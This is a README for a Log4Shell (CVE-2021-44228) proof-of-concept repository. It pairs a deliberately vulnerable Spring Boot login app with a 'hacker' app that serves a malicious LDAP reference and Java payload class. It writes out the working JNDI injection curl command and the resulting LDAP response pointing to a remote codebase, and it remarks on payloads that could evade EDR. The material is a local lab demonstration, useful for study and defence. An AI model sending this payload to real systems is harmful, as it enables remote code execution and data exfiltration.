
 spasam/log4j2-exploit
log4j2 Log4Shell CVE-2021-44228 proof of concept

Simple spring boot application that serves a login page with user and password. It logs the user name when POSTed to /. It is not required for the application to log any user provided input. Enabling access logging that uses a vulnerable version of log4j2 is sufficient.
How to run:
cd exploitable
../mvnw -q spring-boot:run

By default it listens on port 8080. If you hit http://localhost:8080/ in browser you should see something like:
In pom.xml you will notice JVM property:
-Dcom.sun.jndi.ldap.object.trustURLCodebase=true
This is not required in older versions of JDK. The default was changed to false in: JDK 11.0.1, 8u191, 7u201, and 6u211. Even without this property, the application is vulnerable to initial LDAP requests which can exfiltrate sensitive data.
Hacker application that serves two purposes:
How to run:
cd hacker
../mvnw -q spring-boot:run
In pom.xml you can change the default payload sent to exploitable applications:
--class=SayHello is the default which means it sends SayHello.class as payload.
Send curl request to the exploit application referring the hacker LDAP server in one of the user provided inputs (user name):
curl -d "user=\${jndi:ldap://127.0.0.1:1389}" http://localhost:8080/
In the exploitable application console, you should see something like:

${jndi:ldap://127.0.0.1:1389}127.0.0.1:1389dn:
objectClass: javaNamingReference
javaClassName: SayHello
javaCodeBase: http://127.0.0.1:9090/
javaFactory: SayHello
SayHello.class bytesgetObjectInstance method in the exploit classAfter the initial LDAP request and potentially the download of the exploit Java class, it is not necessary for the exploit to fork a process, make any additional connection to the Internet. Typically these sorts of exploits can be easily detected by EDR products etc. I suspect new exploit payloads will be natively implemented in Java to evade detection.
